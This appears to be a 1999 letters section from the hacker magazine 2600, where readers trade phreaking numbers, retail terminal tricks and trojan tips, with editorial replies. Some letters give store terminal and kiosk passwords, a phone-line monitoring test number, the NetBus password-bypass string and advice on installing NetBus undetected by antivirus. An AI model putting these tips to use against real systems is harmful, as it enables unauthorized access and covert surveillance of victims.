I found something interesting while looking through Bellsouth's (unprotected) ftp server. The file at location ftp.bellsouth.com/pub/isdn/bst_isdn.exe seems to be some sort of catalogue for a small portion of Bellsouth's customers. Another interesting file is ftp://ftp.bellsouth.com/pub/ewp/appl.exe which is something called the "Electronic White Pages." It contains a program called "tracer." I have yet to find any use for this, but maybe you'll have better luck. I still wonder why big corporations leave their ftp servers open to anonymous access.

Justin

There are legitimate reasons for having anonymous ftp access. We don't know if this is one of them as there is no way in hell we're going to run an executable file from a nontrusted source like Bellsouth.

Dear *2600:*

Here's a little more on laser tag. The actual "hits" are made not by the laser beams, but by fairly concentrated infrared beams. So if you got a universal remote (the old-fashioned kind that can "learn" signals from another remote, not preprogrammed) and programmed it with a shot fired from your gun, you could use the remote for a much wider angle of fire. You could even buy or make an IR amplifier for the thing and be pretty much unstoppable. This may not work on all flavors of laser tag equipment, however, it's nearly guaranteed to work on all the cheap "home" versions.

Of course, don't get caught, as it's really, really lame to cheat at laser tag.

Rufus T. Firefly

Dear *2600:*

I am a user of AOL's AIM service and enjoy the functionality because it allows me to talk with friends who still use AOL without actually having to go on the caveman-service. When I'm in X, I use the Java version, but when I'm in windows, I use the more featured Windows Version. One of the main drawbacks to the Windows 95 version, however, is the annoying advertisement banners. I see those stupid things everywhere else, and I don't want to see any more than totally necessary. One day I decided that I'd just hex edit them out, and much to my surprise, I did it on the first try. Not only did I get rid of the banner, I managed to replace it with a nice little graphic I whipped up in Photoshop. Here are the steps to "fix" your copy of AIM for 95/98 (NT?).

1. Create a .GIF image with dimensions 120x60, 256 color, call it whatever you want, mine is data.gif, the shorter the easier.

2. Locate the file advert.ocm and make a backup in case you mess up.

3. Open it in a hex editor.

4. Locate the string:
GIFDATA.</A></HTML>.<HTML><A HREF="%s">

5. Replace it with the string:
</A></HTML>.<HTML><IMG SRC="data.gif">
(Note: data.gif is whatever you named your image.)

6. Restart AIM.

That's it. Surprisingly easy, eh? You can even geek around with the HTML that's in there; there is plenty of unused space for a bunch of code. I've put a link in there so when I click it, it launches my shell account in a Telnet window. I don't know what AIM95 was written in, most likely Visual Basic. The Java and Tcl versions of AIM don't have any banners, and now Windows doesn't either! Have fun and keep the Internet free!

charr
Atlanta

Responses

Dear *2600:*

I'm sure you'll be happy to know that myself and several others here at ATCOM are avid hackers and read your quarterly magazine religiously. I was stoked to see an article about us in *2600*. Although it wasn't very positive, it still made me feel like we made it to the big leagues.

Your speculations about ATCOM knowing of this problem are true, however, ATCOM doesn't fully restrict this type of browsing due to the reason you stated... they don't want to limit advertisers' links too much. You're right in saying that ATCOM is attempting to correct this problem. As for the CyberPatrol issue, due to the fact that these machines are in public places, most vendors require some sort of porn blocking software, so ATCOM uses CyberPatrol.

Anyway, the most I can say is thank you for not being malicious (we know you're not, that's why we love you and your mag) and I hope you will continue to produce a quality hacker magazine. We'll continue to enjoy and learn from your findings.

P.S. Our programmer has lost some weight and is no longer a fat ass!

Ethan LaPan
Director of Interactive Media/Webmaster
ATCOM/INFO

It's always nice to find people with a clue who are willing to listen to what hackers say. If only this happened more often.

Dear *2600:*

I read with interest Mr. Carlson's letter regarding my cable modem article. As I explained to Mr. Carlson on the phone, misquoting me and taking the article out of context does not in any way make his point valid. Carlson is convinced that I am expounding conspiracy theories, and that I simplified too much. However, if you read the article, next to his letter, the misquotes and lack of contextual reference is glaringly obvious. I would still like to thank Mr. Carlson for writing in - the fact that I reached him to the point that he felt he had to respond is gratifying.

Fencer

Fun Numbers

Dear *2600:*

I was recently playing with a friend's phone - he has rotary only service. Upon dialing 1170 (11 replaces the *) to disable call waiting, I got a voice prompt stating: "Fortell System, enter access code." I was very surprised to get this prompt and, being the novice phreak that I am, I tried brute forcing my way in. I tried about every tone sequence I could think of, only to be met with "Invalid code, enter access code." I tried to enter codes whenever I was bored, with no success. This is when a GTE repairman came to my place of employment. I casually asked him a few questions I had and threw in the Fortell one. He seemed to be very nervous about me knowing this, but said that the 1170 is a "shortcut" so the linemen don't have to dial the whole numerical sequence to get into the system. He said that the Fortell system is the product the GTE telereps use to "listen" to your phone line, and it can be used by the linemen in the same way. I've only noticed that this "shortcut" works in my LATA, which is in the GTE central Michigan service area.

maxm0use
Owosso, Michigan

Dear *2600:*

On behalf of the Vancouver, Canada meet, I'd just like to tell you that on digital BCtel payphones you can type in ACREST (227378) following with (ironically enough) 31337. It then asks for a three digit op code. After eight attempts it blocks any more tries for the next hour or two.

Remy

Dear *2600:*

I found this number when scanning a while back. 2106551023. When you hear the tone, dial 1111 and then you get another tone where you dial the seven digit number you want to test. You get all kinds of options such as audio monitor and ring high level tone. If you pick up the line you're testing, then there's no dial tone and you can hear the different tests you're running. It only works on prefixes in the immediate area (655, 654, etc.). I've played around with it a bit but I have a few questions. What do all the tests do or mean? And could there maybe be more passcodes that give you other options?

PhuzzBoi

We found a lot of options on this existing one and they really are fascinating. The one which piqued our curiosity the most was the option to "monitor a line." It makes the line busy when you use it so there seems to be *little chance of catching a conversation. We haven't managed yet to use this on a conversation in progress though. We'd welcome more info on these devices around the country and we'll publish what our experiments yield.*

Dear *2600:*

I was wondering if you can help me with something. I want to know what my ANAC code is for my area. I live in New York (Queens). My zip code is 11423 and the area code is 718. If you know it can you tell me please? If you don't can you tell me how to find it?

Mike

The way to find ANACs (automated numbers that read back your phone number) is to look around for unused exchanges and just keep experimenting. Historically, Queens has been included in the 958 ANAC that works throughout the New York metropolitan area. We've also seen 511 work in some places.

Secrets

Dear *2600:*

Open Excel, use the new spreadsheet icon to open a new spreadsheet, hit your F5 button in the reference box, type X97.L97, ok this entry, tab one time, hold control and shift while using your mouse to open the chart wizard icon You'll get a flight simulator game that is built into Excel and controlled by the movements of your mouse. Hit escape key to end session.

ethan
army.mil

We wonder if the Air Force also uses this method of training.

Gripes

Dear *2600:*

I am an avid reader of your periodical and have been involved in computing for many years. I would just like to rant at how annoying it is to see all these "bad asses" who use three's for e's and so on. This is ridiculous. This does not help how people view hackers. If we want respect, we need to be professionals at what we do and how we act, including our opinion. Besides that, it is annoying to read. If you think you are worthy of the title of hacker, then you would know not to use the spellings. In addition, before you voice your opinions, make sure you know all the facts. Opinions are valid only if they are researched. Granted, you will not know everything, but at least try to find out as much as possible. Just a reminder, you are not "elite" if you exchange letters with numbers. It is annoying as hell, besides proving your ignorance.

ICE Breaker

w311 $@id

Dear *2600:*

In your editorial "The Victor Spoiled" (15:4), you mentioned the fact that many hackers have been selling out to the corporate sector and violating many of the highly held views that have underlied the culture. I enjoyed this article and found it to be very close to the truth, but there's another problem within the developed hacker society that needs to be addressed, and that is the question of acceptance.

Perhaps the Mentor summed it up worst when he said "We live without race, without religion." That was the 80's. Now we live without unity. Back then, hackers were largely a united front. When significant threats came to the culture, people were able to work together and fight them away. Even when the hackers fell, they left in rebellion against society.

There is now race and religion within the culture - a horrific tinge of race and religion. The race can be interpreted as the white-hat and the black-hat, both of which distrust each other: the religion as the skill. Nobody trusts anybody outside of their abilities, because they have no reason to. We now exist with such strong lines that entering the hacker society is nearly impossible, and even when it's possible it requires the condescendence of a mentor in person. This has to do with many things: the evolution of Linux, the spread of the Internet, the high cultural view of hackers among the young.

Who are we to judge? We work underground because we don't want to be judged. Too many people don't want to face that fact, and go on being prejudiced, intolerant, and ignorant of the truth: that there are newbies who can learn.

Are we going to be as ignorant as the society that shuns us, or are we going to shut up, cooperate, and judge people by *who they are?* I can only pray that someday our world will go through a time when the peasant masses rise up against the oligarchy.

RGBKnight

To say that everyone was united in the 80's is in itself buying into a myth. Hackers have never been a unified force and it's unlikely that will ever happen. That's a good thing for the most part as individual spirit is the most prized of all hacker attributes. If you find yourself being shut out of the hacker community despite your efforts to become part of it, you're either trying for the wrong reasons or you're talking to the wrong people. While there are some in the community who genuinely enjoy being in a group and getting lots of publicity, the greatest number of hackers exist in far smaller, even solitary, numbers, and they are constantly learning for the sake of learning without regard to social status or factions. These are the ones who will always endure because nobody really knows who or where they are.

Dear *2600:*

Well guys, I was a little disappointed to see your answer to the "aptly" named Name. He (or she) asked whether you can do anything with a Mac. It seems a bit narrow-minded to discount a platform or machine that you don't like and then discourage others from trying them. The Macintosh is and always has been the epitome of "the hacker's spirit." The heart and soul of the Macintosh and Apple were Steve Jobs and Steve Wozniak, two of the first phone phreaks around! There are numerous statistics and figures that can confirm the advantages in cost of ownership etc., etc. But the true reason for advocating the Mac lies in the fact that it truly is the finest piece of hardware in any hacker's arsenal. A machine that easily and seamlessly can emulate most any machine's platform? Let's not forget the fact that most of all PC CD's were produced on a Mac. How can you deny the sheer logical beauty that this perfectly adaptable, versatile machine offers in the form of its simplicity and efficiency?

K2

A special thanks to those who completely misinterpret our one sentence answers and write little sermons based on this.

Dear *2600:*

I was flipping through channels and I saw a report on a local news station in the Dallas/Ft. Worth area about "the hacker threat." The title they used for the main show was "techno terrorists." I couldn't believe the backdrop they had as the blacked-out hacker talked - it was the "Free Kevin" image as seen when you first enter the *2600* site. First of all, where did we get the name "techno terrorists" from? Do we make chemical bombs and threaten the free world? Do we massacre world centers without reason simply for shits and giggles? Second, why in the hell did they pick the "Free Kevin" banner?

shinobi

We don't even massacre world centers WITH reason! Reports like this are all too common and exist mostly to shock and outrage people without actually informing them of anything. When you see crap like this, complain to the offending station and spread the word so the whole world can see what idiots they are.

Dear *2600:*

I've been viewing your site and your mag for quite some time now, and something is troubling me. You often claim, rightly so, that the media has mangled the word hacker to mean a criminal who operates with technology. The correct term for this is "cracked." Yet you refer to the cracked pages on your website as "hacked." What's with this? Are you along the same lines as the media and need the yellow-journalistic values to attract viewers, or what?

Matt Lesko

We knew this was going to come up eventually. Over the years, there has been a movement to create a new word that basically means "evil hacker." This was a misguided effort on the part of some early hackers who resented the categorization with current day hackers, whose rebellious attitude and agenda sometimes rubbed them the wrong way. (The parallels of early and current hackers are all too often lost on both groups.) The word they came up with, after much debate, was "cracker." Brilliant. (Previous attempts at this same thing included such words as "worm," "phracker," and "hackerphreak.") The main problem with creating such a word is that it basically transfers whatever problems existed with the first word over to the second one. But it's worse because now all of a sudden you have a word that ONLY has negative connotations without a clearcut definition of what the negative connotations are. This is easily provable by talking to people who define someone like Kevin Mitnick as a "cracker." Almost without exception, these same people will say that Mitnick belongs in prison. No further discussion. All details of the case are simply skipped over. "Cracker" denotes a criminal without defining the crime. Conversely, describing someone as a hacker opens up the door to all kinds of questions about what was really going on. We already have plenty of words that can aptly describe a computer criminal - thief, vandal, extortionist, the list goes on and on. Such people are clearly not hackers and the way we describe them tells us something about the crime. The word "hacker" has most certainly been misused by the media - anyone who says they are a hacker is reported by the media to be one without any confirmation. That laziness is what must be changed, not the words. Manipulation of the language is a very insidious way of controlling the masses. We must be wary of this.

Tales of Injustice

Dear *2600:*

I have been a reader of your mag for a few years now and have found it most informative. The Kevin Mitnick saga now in its fourth year has been of particular interest to me. That interest has now become very personal. One of my friends and former coworkers was recently fired and arrested for theft from our employer (a very large computer retail outlet). Subsequently he was convicted for the crime he committed. He deserved his punishment, justice done. At his sentencing, the prosecuting attorney recommended to the judge that my friend not be allowed to work with computers as a part of his probation, in fear of getting access to account numbers. My friend and I are currently employed as computer consultants, and that would have been the end of the career that he had trained for and was his only employable skill. The judge wisely ignored that request saying that it would be counterproductive to the punitive actions he had in mind for my friend. I applaud the judge for his decision, however one must ask why it should ever have come up. The prosecutor has the mind set that any criminal action taken by someone of even moderate skill in computers rates that person as some kind of UberHaxor, and should be treated as such. My friend has lost his job as a consultant; is that not punishment enough? It will be very hard for him to find a job without his parole officer keeping him from using the skills he has, just from his arrest record and felony conviction. My friend fucked up, he did something stupid, and got caught. An overzealous District Attorney nearly ruined any chance my friend had of maintaining the semblance of a career. I am chilled when I think of the possible futures if this kind of ignorance will be the precedent.

marbike

Better put on a sweater. This kind of thinking seems to be on the rise as knowledge of technology is increasingly being demonized. It's all a result of people with no understanding of computers and a great fear of technology being put in charge of individuals' fates.

Dear *2600:*

Ok, here is my story. I went to the mall and my friend came along with me, we got dropped off at Sears because they have computers to mess around with. We were upstairs messing with the computers and a little nerd store man came over. He said, "Do you guys need any help? We said no, then I put in a disk that had two progs on them: Bios310 and 95sscrk. We put it inside the shity Compaq PC and he wanted to know what it was so we said we were gonna extract the screen saver password. He didn't believe us and he wanted us to prove it. We thought this guy was gonna be pretty cool so we showed him but the disk wouldn't work on their computers because I forgot I formatted it on mine. "Damn." By that time he left us, so I looked at where he went to go and the bastard was on the phone so when he came back we asked him who he called and he said, "If I were y'all I would leave fast." We though he was messing around but we left and were acting like we were sneaking away but then by the time we got to the elevator a smart ass security guard came to us and told us not to run it would just make it harder. We stopped and we were talking to him. While he was talking I leaned on a vacuum cleaner and it turned on. This pissed him off more. Then he wanted ID so my friend pulled his out and said "FBI." This pissed him off very bad. Then he said just for that smart remark he was gonna take us to some little detainment room. We went with him because he had my friend's money. We stayed in there for like two freaking hours explaining what happened but they made more smart remarks like do you like to cut grass? Well you're gonna be doing that if the computer is broken. Then stuff like I don't bite. And they took our only proof that was on the disk and said they were gonna mail it back to us and then they put our addresses on them and all, then later another cop came in the room and they said what should we do with the disks. He said destroy them. Then they broke the disks in front of us and the smart ass one said, "I have always wanted to see what the inside of one of these looks like." The other one said "Why didn't you just buy one?" Then the smart ass one said "Because that involves money." I was thinking in my mind "hahaha... *no!*" Anyway they charged us with a felony called computer fraud. *Damn.* It is on our permanent record now.. And then they made us walk with him to meet my mom and *everyone* was looking at us and he was saying shit like were we happy? Then after that my mom was late as hell getting there to meet us where we were gonna meet but she wasn't mad cause she believed us and then when we left we went to Barnes and Noble and got the new Spring issue of *2600.* And that's why I felt like writing you guys.

Outbreak

Folks, we could never make up a story like that. In fact, The X-Files couldn't make up a story like that.

Retail Tips

Dear *2600:*

In reply to a letter in 15:3 about screwing with Office Max's computer system, I'd like to add/subtract, and clear up a few things. First of all, contrary to N8's belief that you can change things from the Retail System Menu, you really can't do anything good. You can't change prices, you can't change UPC's, you can't even change label descriptions.

For all you 16 year old 'leet hackers who want to flaunt your shit for the other employees, here's the shit. The dummy terminals are run off a mainframe usually kept in the cash office, or manager's office, or something. The login and password for the terminal are correct, it's pretty much always "Store" and pw 0xxx where xxx is the store number. This will get you into the Retail System Menu. From there you can do Price Checks, Quantity on Hand Checks for other stores and your own, Print Labels via Label Printer (usually in back of store), add labels to the print queue, and that's about it. Nothing too elite here. So we move on to the bang on the keyboard method. Nine times out of ten this will drop you into a unix shell. If you're too stupid to know what to do here, put down this magazine and walk away. Nothing is write protected (so I've heard; I've never actually done any of this).

Fredrick 860

Dear *2600:*

While walking through the local Wal-Beans I noticed a new machine in the corner. It was a Kodak scanner/picture editor/printer. It allowed you to put in a Kodak picture CD or disk and load your picture or just grab it from a disk. Then you could do some basic things such as lighten, darken, and so on. When you select the print option it prompts for a password and an employee comes over and punches it in. At mine at least the password was 4178. There is also a setup area, but the password is different. The printer is *extremely* quiet. In fact, since the goon behind the counter is usually running the real photographic equipment, you can't even hear it. It takes about two minutes to print, prints on glossy paper, and is of a comparable quality to originals. The price is a steep $7.00 a page though. So I was just wondering if any others out there could shed some light on these new computers. Oh yeah, I don't know what software it's running on, but as far as I saw, there was no demo or anything where you could try something as in the 15:3 Radio Shack article.

Sylex

Cries for Help

Dear *2600:*

Message: Please help me. I have been hacked on my geocities page. Is there a way to reverse this, or a way to hack it back?

TOPACE12

If you "hack it back," you may be committing a felony, depending on where you live. Be very careful. We suggest getting a book on HTML to avoid becoming a real legend in the hacker world. Putting up a web page before you know how to put up a web page is generally a very bad idea. The .gov sites are an exception.

Flush Out Religion

Dear *2600:*

First off let me say that I am a Christian as well as a (beginning) hacker. I have noticed a disturbing trend: "Christians" writing to computer magazines and spewing a holier than thou routine. I feel that *2600* is a place to spread information, not biased opinions. If you don't like it, flame on Usenet but not in *2600.* I've seen the "kiddie xxxx" books at B&N and I've seen the hacked web page. Both have their good points and their bad ones, but it's now time to leave religion out of *2600.* Just remember, you are entitled to your beliefs and so are we. On a side note, God of Dirt will never have an outdated arm, it will serve as a chilling reminder of the injustices done by our government.

Joe Sixpack

You were doing so well before you got to the God of Dirt.

Mischief

Dear *2600:*

An Adelphia cable truck pulled up to my building the other night and the driver got out and ran inside. Since he didn't see me when he got out and I figured he'd be inside for a couple of minutes, I thought I'd investigate. I tried the passenger-side door - it was unlocked. I opened it and looked around. There was a lot of equipment inside, but as I didn't want to damage my karma (or get caught), I just left the door wide open and waited for the driver to come out.

His mouth dropped open and he must have spent ten minutes looking around inside his van. I'm sure some of your readers will condemn me for not following through, but my hacking philosophy has usually been one of education. I'm sure he will think twice the next time he will "only be inside for a few minutes."

Anonymous

You did exactly the right thing - stealing is hardly "following through" unless a life of crime is your goal.

Dear *2600:*

I was in DC over spring break and decided to tour the White House. Just before you go through the metal detectors there is a decent sized metal box that houses a phone. Well the phone started ringing and a Secret Service agent answered it. The number was written on the phone: 395-4335. Also, a friend of mine told me about a "secret" on whatisthematrix.com in which you click on the keyboard and it brings up a java window that says "email or password here". If you put "trinity" in you get a neat little trailer, but if you put in an e-mail address, it will send an e-mail to that address that says "The Matrix has you." That got me thinking. Is there a site that would not only let you input the address, but the text also? That could be quite a step in Internet privacy because it's not you that's sending the message, rather it's a mailerbot that doesn't send any info about you, such as your IP.

the ninth name is NOD

Anonymous remailers have existed for some time and they continue to flourish. But there is no guarantee of anonymity as long as mail records can be cross-referenced. For a list of remailers, check www.publius.net/rlist.html.

Clarification

Dear *2600:*

Okay, so let me get this straight. Selim I has been rumored to have been transported by a time-machine like device from 1520 c.e., only to reappear in the mid-twentieth century. During his stay he ruled the non-existent Ottoman Empire, which, after its fall had achieved its most notable status: nullity. Because, of course it's imperialistic conquering of many lands amounts to nothing remarkable. And then, during his stay, happens to come upon and use a touch-tone payphone. Wow! So, anyone know where I could find a time-machine of my own? I'd love to have Genghis Khan meet some of my teachers. Thanks.

baalse

Well, we did say it wasn't verified.

Dear *2600:*

Re pokesmot's letter on op-diverting, the reason the AT&T operators can still get her area but not her phone number is because her NPA is still shown in the ANI but her phone number is shown as 000-0000. In some places ANI is simply not forwarded at all, and that's why you can give a ten digit long distance number. Op-diverting will slowly phase out though because of ANI II. If you try to op-divert from southern California your phone number will still show up but with an ANI II pair 23 instead of 00. To see if your local operator forwards no ANI, your area code, or ANI II 23 (or 34 in some places) call 800-487-9240 or 800-514-9939.

Lucky225

Dear *2600:*

In issue 16:1 I noticed a typo on your table of contents page. Instead of seeing: "Volume Sixteen, Number One" as on the cover, the page read "Volume Fifteen, Number One." Are you trying to start Volume Fifteen all over again? I just wanted to let you know about the error.

NoDiCe

You and a hundred others. We've decided to blame it on Y2K.

Dear *2600:*

What the hell is the background of issue 16:1 supposed to be?

Elite

Reflection. Surprise. Terror. For the future.

Supplemental Info

Dear *2600:*

J.P.'s article in 15:4 was nice info, if maybe a bit dated. Netscape 4.5 has a feature that does about the same thing without the added time needed to write the .bat file. Click on Edit - Preferences - then on the "Clear History" and "Clear Location" buttons - double-click Advanced - "Cache" sub-menu - "Clear Memory Cache" and "Clear Disk Cache" buttons. After you click on each button, there's a window that pops up and asks if you're *sure* you want to clear these. You can hit "Enter" or click "OK" to dispel the window.

Corey

Dear *2600:*

It was nice seeing something on iButtons. I would add that there is another model, the 1427, which is

equivalent to a 1994. Also, Dallas Semiconductor has a UNIX development kit available for free download, in source form. The DS1411 kit works with standard UNIX serial interfaces and the DS1411 RS-232 (more or less) serial interface. The terms of the license are never really specified, but I would presume redistribution is allowed. See:
http://www.ibutton.com/Software/Soft_Auth/Support/utilities.html

Additionally, I have some *ugly* code I hacked together one weekend to do authentication as well as session control. It works but it's not very polished and since I moved to OpenBSD, I don't really have a lot of personal demand for Linux PAM modules, so it's just waiting for someone to pick it up and do things right. The source can be found at:
http://www.zweknu.org/iButton-PAM/

ts

Dear *2600:*

I'm writing to you about the article in your 15:4 issue named "Hotmail Fun." I tried logging on to my hotmail account and then opening up a second Netscape and typing in:
www.hotmail.com/cgi-bin/my_account_name

I also used www.anonymizer.com. Neither worked. Is it not possible to do this from my own cpu?

Corban

Shortly after that issue hit the stands, the security hole disappeared.

Dear *2600:*

As a longtime reader and full-time reporter, it was with more than some interest that I read Nex' "How to Handle the Media" in 15:4. I think Nex was spot-on in most of his/her particulars, but before I start ranting I wanted to make/emphasize a couple of points:

1. It's true that most reporters won't show an interviewee a copy of an article before it's published (which can get into some sticky First Amendment prior-restraint issues), but definitely ask anyway. A decent reporter will at least read back your quotes in order to make sure he/she's not misrepresenting you.

2. Make an effort to read some of the reporter's previously published material, so you can decide for yourself whether or not you even *want* to be interviewed. In other words, is the reporter fair? Or simply going for the quick and dirty "evil hacker" hit piece? The U.S. media culture seems to have everybody thinking that Warhol's 15 minutes is a *good* thing, and it isn't always... if you don't think the reporter will accurately convey your story, just say "No thank you."

Now then. My rant concerns Nex' final paragraph, which I think may be the article's most important point: "The media is not your enemy. The media is a tool and like any tool it can be used for both positive and negative results." In this statement, Nex demonstrates a profound understanding of the news business, and one which I think eludes most people. Replace "media" with "computer" and you also have one of hackerdom's basic tenets. And hackers and reporters (good ones, pure Knights of Knowledge ones, anyway) actually have a lot in common: intense curiosity, a passion for details, a burning desire to uncover what's "behind-the-scenes," a compulsion to be smarter than one is, an inherent distrust of anyone or anything that says "Keep out."

This is why I got into reporting - and, in a smaller way, hacking - in the first place. But these are generalizations. Specifically, I think a lot of unfavorable hacker-scene coverage derives from its spot-newsworthiness; i.e., kids getting busted. The *real* story, of course, is not, "So-and-so broke the law," but rather, "What's the appeal? What *is* hacking? Why did so-and-so do this?"

And a lot of that isn't getting reported - either because editors/news agencies/reporters think they already know the answers, or don't care, or because of the tendency for intellectual adolescents (hackers or reporters) to smart off without knowing/caring how that's perceived by Joe Public.

Admittedly, I'm of the old school that says "Report, don't editorialize." And at the end of the 20th Century, that attitude seems to be crowded out by the blow-dried talking heads pimping for ratings. But I'm not the only one who still feels that lust for objectivity. Hopefully, your readers seeking to use the media to educate a hackish-ignorant public will find other kindred spirits.

Scoop

Dear *2600:*

I just wanted to clarify a few things in my "Network Scanning with NMAP" article in 16:1. The biggest point is that I was referencing NMAP 1.51. My bad for not putting it in the article itself, but at the time of submission (11/15/98) it was the only one out. Three to four weeks after I sent it, NMAP 2.0 was announced. So yes, the article details a *very* old version of NMAP.

The next point is that some headings got left out. It should read as follows:

SYN scan against RedHat Linux 5.0 box —log messages of what was seen—

FIN scan against RedHat Linux 5.0 box. No detectable signs in logs, and accurately returns port listing.

SYN scan against NT 4.0 sp3 box —stuff about DNS error messages—

FIN scan against NT 4.0 sp3 box. Leaves nothing detectable in the event log, but also fails to detect any open ports.

Both headings about the FIN scans got cropped, leaving bizarre sentences about nothing being detected.

Otherwise, the article reads as I sent it. I would like to say a little followup to my five closing points: recently I ran tests against multiple intrusion detection systems, and my five points held very well. Slow and cautious gets past every time.

rain.forest.puppy

Dear *2600:*

In 14:3 (wow that's old) there was a letter printed where a person gave the number (217) 792 2PPP. The number spits out MF tones, and then says "Dial 9-1-1 from your calling area. Hang up, and dial 9-1-1." You said you didn't know what purpose this served. In actuality, it's probably the old emergency number for this area. Then, when 9-1-1 came around, this recording was programmed in the old number's place. The MF tones at the beginning are the tones that signal the recording to begin. This is a Stromberg DCO digital switch, similar to the one used in Fisher's Island, New York. Chances are that you can't blue box off this switch, either.

MMX

Anyone familiar with the Fisher's Island switch is a true phone phreak. Back in the old days, when it was on a step, people called from all over the world to hear the bizarre noises it made on rings and busies. What's particularly odd about this switch is that, although technically part of Long Island, Fisher's Island is closer to Connecticut so calls are routed through there. Years ago, you would hear an extra hiss as this part of the journey was added in. For those interested, Fisher's Island is the 516-788 exchange.

Dear *2600:*

The other day I picked up 16:1 and I was reading my favorite section, letters, when I came upon this letter written by Liquid Fire. He/She talked about trying to call someone from his/her telemarketing company and getting a message saying not to call this person. Then he/she proceeded to call them again and found that it was ringing almost 99 percent of the time and after the other end picked up, the person would almost always buy anything the company was selling. Well, there is a reason for this lovely little message being there. It generally means that the person on the other end told the company to put them on their "Do Not Call List." (Yes, there is a list and although this message may have a different meaning, it more than likely regards this matter.) So, if their name is on this list and they have a form of proof, your company could be held in a million dollar lawsuit and you, most definitely, would lose your job. If you want to try this, go ahead, but if you have read this letter and proceed to do so, you have to be a moron.

Justin
Memphis, TN

Dear *2600:*

I work for a major ISP and Uneasy Rider's comments were correct. But there are actually two groups of UUNET lines, UUNET and UUNET-DA. UUNET is the one controlled by Microsoft. But there are several other backbones like PSINET that aren't.

Anonymous

Dear *2600:*

In the "Concerns" of issue 16:1 "Uneasy Rider" states that UUNet has a deal with MSN "that says if any of this equipment gets more than 85 percent full, that it is to only accept MSN callers. UUNet's other resellers know nothing about this partnership." Yes, UUNet has this deal, *but,* other resellers know all about it. I used to work for EarthLink, and not only does EarthLink know about it, but we also used a "secondary" UUNet service called UUNet-DA (for Dial Up). It's a separate network that MSN doesn't use, so it has no restrictions on it. Basically, the story behind the two networks is that MSN helped UUNet pay for nationwide upgrades, and in exchange, they got this deal. In response, a bunch of other national ISPs helped finance the UUNet-DA network, so it is free of the MSN restriction.

Charon

Dear *2600:*

Reference the recent article in 16:1 "Wreaking Havoc with Netbus". In the closing paragraph the author states, "in fact I know more than one net admin who uses netbus to remotely administer their NT network...." Hopefully these idiots are not actually making a living as network admins.

What the author did not tell the readership: there is a backdoor in NetBus that will allow *anybody* to connect with *no* password. NetBus' protocol is not encrypted and the commands have a simple format: the name of the command, followed by a semicolon, followed by the arguments separated by semicolons. When the client sends the password to the server, it sends a string similar to: 'Password;0;My_password'

Now for the gotcha: if the client uses a 1 instead of a 0, you will be authenticated with any password! So go for it. If you are an administrator dumb enough to do as "more than one" administrator known to the author do, then you belong in the unemployment line. Furthermore, it is every loose cannon on the planet's obligation to help you get there as soon as possible (without a reference from your previous employer). Take the author's closing comment ("be responsible and do not destroy other people's property") as sound advice.

F00bar98

Dear *2600:*

In the spring 1999 issue (16:1 on the cover, 15:1 on the table of contents), you had an article on "Hacking a Sony Playstation." I work with a guy who sells "backed up" games for the Playstation, and this is the info he was able to give me.

If your Playstation was made recently (last six months or so), then they have added a steel casing over where the mod chip needs to go. This eliminates the Mod chip, but there is another great advance on the horizon. The new Playstations have a parallel port in the back and there is a piece of equipment called a game shark that will plug into there... and, as a side effect of its cheat code capability it conveniently allows you to play burned games....

Also, if someone has not heard, the new Macintosh G3's allow you to run Playstation games (for whatever that is worth), and Sony is pissed. I assume the Game Shark (retail price about $25 US) will soon be attacked by the Sony Secret Police but until then, you may wanna look into it.

matt

Dear *2600:*

Re: "Hacking Resnet," the author of this article would do well to obtain an old Sun Sparcstation for use as a router during his probes of the network. He mentions that the admins of his VLAN are able to block his MAC address from communicating, but the Sun NVRAM is simple to change the MAC address, and the systems themselves can be obtained for $50-$200 at your local surplus shop or an online auction site (do avoid the greedy who use a "reserve" price for their 10 year old relics). Once you have one of these, take a look at http://www.squirrel.com/squirrel/sun-nvram-hostid.faq.html for information on how to fix your MAC address.

Re: 16:1 "Letters," James Carlson mentions in his letter regarding cable modem security that there is no way to detect a host with its interface in promiscuous mode. This is not entirely true, as there are many broken implementations of the IP stack out there. On older linux kernels, one could simply map a bogus MAC address to the target system's IP address: # arp -s target cd:c1:de:ad:be:ef and give it a ping. Linux failed to check the MAC address before passing it up to the IP stack in promiscuous mode. In fact, many older systems with the Berkeley Packet Filter or Sun's Network Interface Tap would also respond to this. There's even a program do to this for you, NePED; located at: http://www.apostols.org/projectz/neped/. Also, if you forget to shut off DNS lookups when you're sniffing, you're going to look awfully suspicious generating all those DNS requests.

techs

Dear *2600:*

While reading "Wreaking havoc with netbus" in 16:1, I realized that the newest version of Netbus, Version 2.01 Pro, had recently been released. So I cruised over to their website, www.netbus.org, and picked me up the trial copy. As soon as I ran the server I noticed some new things. So I thought I might inform you and your readers about the new things in v2.01. In the new version of Nb, the creator has upped the overall design, giving it Office 97 Toolbars. However, the server in v2.01 has been completely redesigned. It can now be set to connect on a specified port and you can set up multiple accounts on it. This is all good except for one thing. If you plan on installing this on someone's computer like with whackjob, the NB server pops up asking the port to connect on, whether it's visible or not, and what accounts exist. Getting this installed remotely will take a lot more social engineering than before. The client is also harder to use and the function "Disable all keys" has seemingly been eliminated. The best thing that I have found about v2.01 is the fact that even the newest version of Norton AntiVirus or McAfee doesn't detect it as a virus as it did with v1.6. So in my opinion, upgrade if you want the stealth ability from virus scanners, otherwise, stick to version 1.6.

The WildCard & [SC]

Military Mentality

Dear *2600:*

I've noticed a rather interesting phenomenon apparent at my place of work. I'm in the USAF and work with network-related matters in a network-related department. Of my three coworkers, two are possibly the most talented hackers I've ever seen. One of them even recently attempted to set up a domain for 2600.mil for you, but a few days before he had the chance, the new passwords went into effect and he lost his chance. This is not why I'm writing you though. I'm writing you to note that a large portion of USAF personnel is extremely advanced in computer security, yet the USAF are notoriously easy to disassemble in an hour or so by anyone who has ever worked inside here. I would not be the slightest bit surprised if someone managed to wipe out every single file in 95 percent of USAF networks (two in particular being exceptions). Why are the networks here so pathetic despite such powerful deans of data? Prepare to laugh: the networks are not run by computer related departments. They're regulated and run by other divisions including, to the best of my knowledge, such departments as MPR and ATC. Why? I don't know, but if anyone really tried and used some common sense, it would be very easy to get around in the USAF networks. You will even notice a master password that, while it changes every other day, is always two obvious military related words. Yesterday, for example, it was "woundgrunt".

aeglemann

Dear *2600:*

